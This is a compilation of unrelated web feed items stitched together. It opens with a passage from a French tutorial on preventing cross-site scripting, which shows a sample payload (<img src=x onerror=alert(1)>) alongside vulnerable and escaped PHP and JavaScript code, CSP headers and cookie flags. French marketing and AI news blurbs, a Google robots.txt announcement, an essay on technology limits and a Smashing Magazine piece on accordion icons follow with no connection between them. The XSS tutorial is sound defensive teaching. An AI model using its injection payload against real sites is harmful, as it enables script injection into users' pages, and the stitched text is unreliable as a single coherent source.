Un attaquant passe ?name=<img src=x onerror=alert(1)> dans l'URL et boum.

Pourquoi ça marche encore de nos jours ?

Parce que la confiance est le problème fondamental. On fait confiance aux données qui viennent de l'utilisateur, de la base de données, d'une API tierce, sans vérifier. Et un navigateur, lui, fait confiance à tout ce qu'une page lui envoie. C'est fortement lié à la question de la rétro-compatibilité, pour permettre à tous les sites de fonctionner y compris ceux du "passé" qui n'étaient pas équipés de pratiques de sécurité bloquant par défaut les actions sensibles.

Toute donnée externe est potentiellement risquée. Paramètres d'URL, champs de formulaire, en-têtes HTTP, données de l'utilisateur stockées, etc.

Comment s'en protéger ?

Échapper les sorties

Le principe numéro un, quel que soit le contexte : encoder les données avant de les afficher. On ne parle même pas de les valider à l'entrée ici (même si c'est utile), mais de les rendre inoffensives au moment où elles atterrissent dans la page.

En PHP

htmlspecialchars() est fait pour ça :

// ❌ Dangereux
echo $_GET['name'];

// ✅ Mieux
echo htmlspecialchars($_GET['name'], ENT_QUOTES | ENT_HTML5, 'UTF-8');

htmlspecialchars() convertit les caractères spéciaux HTML (<, >, ", ', &) en entités HTML. Le texte <script>alert(1)</script> devient &lt;script&gt;alert(1)&lt;/script&gt; affiché comme du... texte, pas exécuté comme du code.

  • Toujours préciser ENT_QUOTES pour encoder aussi les guillemets simples
  • Toujours préciser l'encodage UTF-8 explicitement
  • Cette fonction est faite pour le contexte HTML. Dans un attribut JavaScript ou une URL, les règles sont différentes (voir plus bas)

Dans un attribut HTML :

<input value="<?= htmlspecialchars($userInput, ENT_QUOTES, 'UTF-8') ?>">

Dans une URL :

<a href="/profile?user=<?= urlencode($username) ?>">Profil</a>

N'utilisez pas htmlspecialchars() pour des valeurs qui vont dans des URLs : urlencode() est fait pour ça.

Pour PHP + JavaScript (à éviter si possible) : injecter des données PHP dans du JavaScript inline, c'est possible mais périlleux. Si c'est vraiment nécessaire :

<script>
  const userId = <?= json_encode($userId, JSON_HEX_TAG | JSON_HEX_AMP | JSON_HEX_APOS | JSON_HEX_QUOT) ?>;
</script>

json_encode() avec ces flags encode les caractères dangereux, mais préférez passer les données via un attribut data-* dans une balise HTML, ou une API JSON.

En JavaScript (vanilla)

textContent plutôt que innerHTML, c'est la règle la plus simple et la plus efficace :

// ❌ Dangereux — interprète le HTML
element.innerHTML = userInput;

// ✅ Sûr — traite tout comme du texte brut
element.textContent = userInput;

textContent n'interprète pas le HTML.

Si vous devez construire du HTML dynamique, construisez des éléments DOM plutôt que des chaînes directement injectées :

// ❌ À éviter
container.innerHTML = `<p>Bonjour ${userName}</p>`;

// ✅ Mieux
const p = document.createElement('p');
p.textContent = `Bonjour ${userName}`;
container.appendChild(p);

Méfiez-vous des sources de données non fiables.

// ❌ Vulnérable au DOM XSS
const search = new URLSearchParams(location.search).get('q');
results.innerHTML = `Résultats pour : <strong>${search}</strong>`;

// ✅ Correct
const search = new URLSearchParams(location.search).get('q');
const label = document.createElement('p');
label.textContent = `Résultats pour : `;
const strong = document.createElement('strong');
strong.textContent = search;
label.appendChild(strong);
results.appendChild(label);

La Content Security Policy (CSP)

Même avec un code impeccable, une erreur peut passer. Content Security Policy est une couche de protection supplémentaire : elle indique au navigateur quels scripts il est autorisé à exécuter.

Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.trusted.com

Avec cette directive, le navigateur refusera d'exécuter tout script qui ne vient pas de votre domaine ou de votre CDN autorisé — y compris un éventuel script injecté via XSS.

La CSP se configure dans les en-têtes HTTP (côté serveur) ou via une balise <meta> :

<meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'">

Attention : une CSP bien configurée prend un peu de temps à mettre en place (notamment pour les scripts inline et les ressources tierces), mais c'est un excellent filet de sécurité.

Les attributs HttpOnly et Secure sur les cookies

Une bonne part des attaques XSS ciblent les cookies de session pour les voler via document.cookie. Le flag HttpOnly rend les cookies inaccessibles à JavaScript :

Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=Strict
  • HttpOnly : le cookie n'est pas accessible via JavaScript
  • Secure : le cookie n'est transmis que sur HTTPS
  • SameSite=Strict : le cookie n'est pas envoyé dans les requêtes cross-site (protection CSRF en bonus)

Ce n'est pas une protection contre le XSS lui-même, mais ça limite considérablement l'impact d'une exploitation réussie.

Récapitulatif

Contexte Risque Solution
PHP vers HTML Injection de balises htmlspecialchars() avec ENT_QUOTES
PHP vers URL Injection dans href/src urlencode()
PHP vers JavaScript Injection dans scripts inline json_encode() avec flags
JS vanilla vers DOM innerHTML avec données externes textContent
Tous Script injecté exécuté CSP + cookies HttpOnly

Pour aller plus loin

Publié par Alsacreations.com

Comment l’IA change les règles du marketing d’influence, de la sélection à la mesure : la vision de Stellar

2 novembre 2026 à 10:48
Comment l’IA change les règles du marketing d’influence, de la sélection à la mesure : la vision de StellarAnalyse des contenus, recommandations personnalisées, prédictions, agents IA… De la sélection des créateurs à la mesure des campagnes, l’IA fait évoluer les plateformes de marketing d’influence. Stellar détaille sa vision et la nouvelle direction prise par sa technologie.

💾

Google, OpenAI, Microsoft et Anthropic adoptent une règle robots.txt commune contre l’entraînement IA

2 novembre 2026 à 10:32
Google, OpenAI, Microsoft et Anthropic adoptent une règle robots.txt commune contre l’entraînement IARédigé par un ingénieur d’Anthropic, un brouillon de norme IETF reçoit le soutien de Google, OpenAI et Microsoft. Leur déploiement s’étale jusqu’en 2027 selon les acteurs.

De la difficulté de sauter dans le train de l’IA

1 novembre 2026 à 19:29

L’adoption de l’intelligence artificielle s’accélère, mais sa maîtrise exige des compétences, des méthodes et du temps. Les entreprises et organisations sont incitées à déployer en toute urgence des outils d’IA toujours plus puissants avant d’avoir préparé les salariés à les utiliser efficacement. La priorité n’est aujourd’hui ni de ralentir artificiellement l’adoption de l’IA (régulations) ni […]

L’article De la difficulté de sauter dans le train de l’IA est apparu en premier sur FredCavazza.net.

Supporting a shared AI training control for websites

30 octobre 2026 à 01:00

Today, we're announcing our plans to support a shared AI training control in robots.txt. This will help websites express their AI training preferences across multiple AI providers in a single step and is based on work from the AIPREF working group at the Internet Engineering Task Force (IETF). This builds on our long history of providing website owners with clear controls, including through Google-Extended, the AI training control we've offered since 2023.

AI Overviews : les erreurs des marques américaines que la France peut encore éviter, selon Karine Abbou

30 octobre 2026 à 09:12
AI Overviews : les erreurs des marques américaines que la France peut encore éviter, selon Karine AbbouAvant son intervention à Intelligence Marketing Day Lyon, Karine Abbou, stratège en contenu et spécialiste de l’AI Search, explique à BDM quelles leçons les marques françaises peuvent tirer de son expérience des Aperçus IA aux États-Unis.

Technology Limits are Temporary

Years ago I was invited to Netflix to give a talk on why we should design software for mobile and how. In the Q&A I was told that people wouldn't watch movies or TV on small screens. When I gave the same talk at eBay, I heard people would never buy expensive items without reviewing them on large displays. Obviously neither is true today. So why the disconnect?

In short, many people fixate on the limitations of new technologies instead of their long-term potential. It's happened over and over again.

The Commodore 64 had just 64 kilobytes of memory. Programs could take several minutes to start up. A complete personal computer in the 80s could set you back $4,000 of today’s money. Today's $600 MacBook Neo has none of these problems.

The early Web ran on dial-up connections. Designers were stuck with a 256 color "Web-safe" palette and hacked together page layouts using table and font tags. Today's Web runs applications, TV shows, games, and more.

comparison of the screen pixel dimensions of the original iPhone and the iPhone 18 Pro Max

The first iPhone only connected to 2G networks, had no copy and paste, only had 16 built-in apps and no way to add more. I won't belabor the point but you'd think with all these examples behind us, we'd know early technology limitations don't last. And the fixation continues with AI:

  • image models can't draw hands.
  • language models hallucinate.
  • coding models can't write good code.
  • and so on...

four years of changing capabilities in the image generation model midjourney demonstrated by images of Spider-Man

These limitations have largely disappeared in short order. And the folks that focused on what AI models couldn't do are now grappling with the larger impact of what they can do. Designers, writers, and developers all of a sudden face capabilities they actively bet against, leaving them vulnerable to job disruptions and more.

If the last forty years are any guide... technology limits are temporary. Plan accordingly.

Accordion Icons: Which Work Best?

So what icon is the most reliable to show expansion and collapsing for accordions? Is there really any noticeable difference between carets, chevrons, arrows, and triangles?


Well, research shows that there is some difference indeed. But what’s more interesting is that split menus are harmful, why it's better to not have icons and text labels link to different actions, and why the caret is the safest icon choice. Let’s dive in!

No Icon = Opening The Page


The findings aren’t very surprising: without any icon in use, users expect that tapping on the menu item would take them directly to a new page. Users often struggle with custom icons as they don't clearly signal that they'll open an accordion. And people tend to tap fairly equally on the icon and on the label for most icons.




Many designs (like the one below) tend to slightly overcomplicate things by adding arrows and carets pointing everywhere, depending on the state of the accordion. But typically we don't need to use an arrow to indicate a link to the category.

The rule of thumb is very simple: if it’s a link, the easiest and most effective way is to simply underline it — without any arrow, caret, or other icon. Perhaps it’s not particularly exciting, but it works flawlessly every single time.

Confusing Behavior With Arrows ▶ and Split Buttons

Using a right-facing arrow icon ▶ isn’t associated with an expectation of going directly to a new page. And having the same icon pointing down ▼ doesn’t necessarily imply that an accordion is going to open on tap/click.

It’s a good idea to avoid split buttons for accordions — where the text label links directly to a page, but the icon opens the accordion. Instead, it’s much more reliable to allow users to tap on a main category and expose the menu; and to access the category page, we add a link to it inside the menu.

Plus +/− and Arrows ↓/↑ Are Understood, But Can Be Misunderstood

For accordions, we typically use +/− or arrows ↓/↑ to signal expanded and collapsed states, and typically it works well. However, both have many different interpretations. Plus + can mean anything from saving for later to adding to cart to zooming in, and can be particularly confusing for multi-level navigation, with many levels open at the same time.

Arrows ↓/↑ can mean scrolling or sliding or finding the next match, but also a jump to a particular portion of a page. Both plus and arrows are well-understood and work, but depending on the design, can be confusing — mostly because they are overloaded.

Wrapping Up


The safe choice is to use the caret/triangle pointing down ▼ by default, and change it to a caret pointing up or a caret pointing sideways ▶ on interaction. If you need an alternative, then +/- typically work well, too.

But we certainly don’t need any further icons or arrows to indicate where the links go. The same goes for split menus, which often produce more mistakes than help. Instead, we have one button or dropdown that does exactly one thing — shows all options and allows users to drill down.

And if you need a direct link, we link the title directly to the page and underline it. More often than not, simpler is better.

Editor’s Note

We hope you’ll find these wonderful projects useful — put together by wonderful creators. A friendly shout-out to everyone sharing their work with folks to use and learn from! That’s one of the reasons why we truly love the web and people building and designing it. 💚

At Smashing, we love the web. That’s why we publish articles and books, run workshops and events around everything web. We love seeing what we all can do to make the web more accessible and usable. We also love organizing and attending online events — with friendly discounts for large groups (5+ attendees) and schools and students. Interested? Just send us an email and we’ll sort it out!

❌